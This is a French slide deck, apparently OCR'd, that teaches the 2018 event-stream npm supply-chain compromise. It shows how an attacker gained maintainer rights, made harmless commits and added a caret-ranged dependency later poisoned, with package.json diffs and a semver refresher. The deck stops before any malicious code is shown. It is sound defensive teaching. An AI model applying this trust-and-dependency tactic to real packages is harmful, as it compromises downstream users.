
Attaque par la chaîne d'approvisionnement

Sonny LION


Adapté du travail de Jarrod OVERSON

Une application… du point de vue de son développeur




Et une application… en réalité

Il est très facile d'oublier la quantité de code tiers dont dépend notre application…



Et si une partie de ce code est vérolée ?




Cela peut avoir des conséquences désastreuses

Une fuite de données massive et une petite amende de 183 millions de livres (204 millions d'euros)

British Airways faces record £183m fine for data breach


8 July 2019 Share

Attaque par la chaîne d'approvisionnement : le cas event-stream




- Que s’est-il passé ?
- Comment cela a été découvert ?
- Détails de fonctionnement du code malveillant
- Quelles leçons en tirer ?


Tout commence avec un package npm (JS): event-stream



event-stream était maintenu par une seule personne, Dominic Tarr (qui maintient plus de 700 packages…)



right9ctrl a proposé à Dominic de maintenir le package, et a récupéré les droits en septembre 2018



Quelques changements innocents…

```
...b550f5: upgrade dependencies
...37c105: add map and split examples
...477832: remove trailing in split example
...2c2095: better pretty.js example
...a644c5: update readme
```

right9ctrl a commencé par faire quelques changements innocents sur le dépôt pour gagner en crédibilité

Introduction d’une nouvelle dépendance

Le 9 septembre 2018, right9ctrl a introduit une nouvelle dépendance et a publié la version 3.3.6 de event-stream

1 package.json

```
@@ -9,6 +9,7 @@
    },
    "dependencies": {
      "duplexer": "^0.1.1",
+     "flatmap-stream": "^0.1.0",
      "from": "^0.1.7",
      "map-stream": "0.0.7",
      "pause-stream": "^0.0.11",
```

Arrêt sur image sur un caractère qui peut paraître anodin, l’accent circonflexe !

1 package.json

```
@@ -9,6 +9,7 @@
    },
    "dependencies": {
      "duplexer": "^0.1.1",
+     "flatmap-stream": "^0.1.0",
      "from": "^0.1.7",
      "map-stream": "0.0.7",
      "pause-stream": "^0.0.11",
```

Petit rappel sur le Semver (Semantic versioning)

`Major.Minor.Patch`

- Major : changement majeur, pas de rétro-compatibilité
- Minor : ajout de fonctionnalités
- Patch : corrections de bugs

Symbole	Exemple	Correspondance
^	^0.1.0	0.*.*
~	~0.1.0	0.1.*

right9ctrl a ensuite supprimé flatmap-stream et a fait passer event-stream en v4.0.0

3 package.json

```
@@ -1,6 +1,6 @@
  {
    "name": "event-stream",
-   "version": "3.3.6",
+   "version": "4.0.0",
    "description": "construct pipes of streams of events",
    "homepage": "http://github.com/dominictarr/event-stream",
    "repository": {
@@ -9,7 +9,6 @@
    },
    "dependencies": {
      "duplexer": "^0.1.1",
-     "flatmap-stream": "^0.1.0",
      "from": "^0.1.7",
      "map-stream": "0.0.7",
      "pause-stream": "^0.0.11",
```

Temps total entre le premier commit de right9ctrl et la v4.0.0 :

12 jours

Note : right9ctrl n’a rien fait de mal… pour le moment…

Introduction du code malveillant


Le 5 octobre 2018 (T+31), right9ctrl publie une version malveillante de flatmap-stream@0.1.1

Toutes les nouvelles installations de event-stream@3.3.6 récupèrent flatmap-stream@0.1.1 à cause du ^

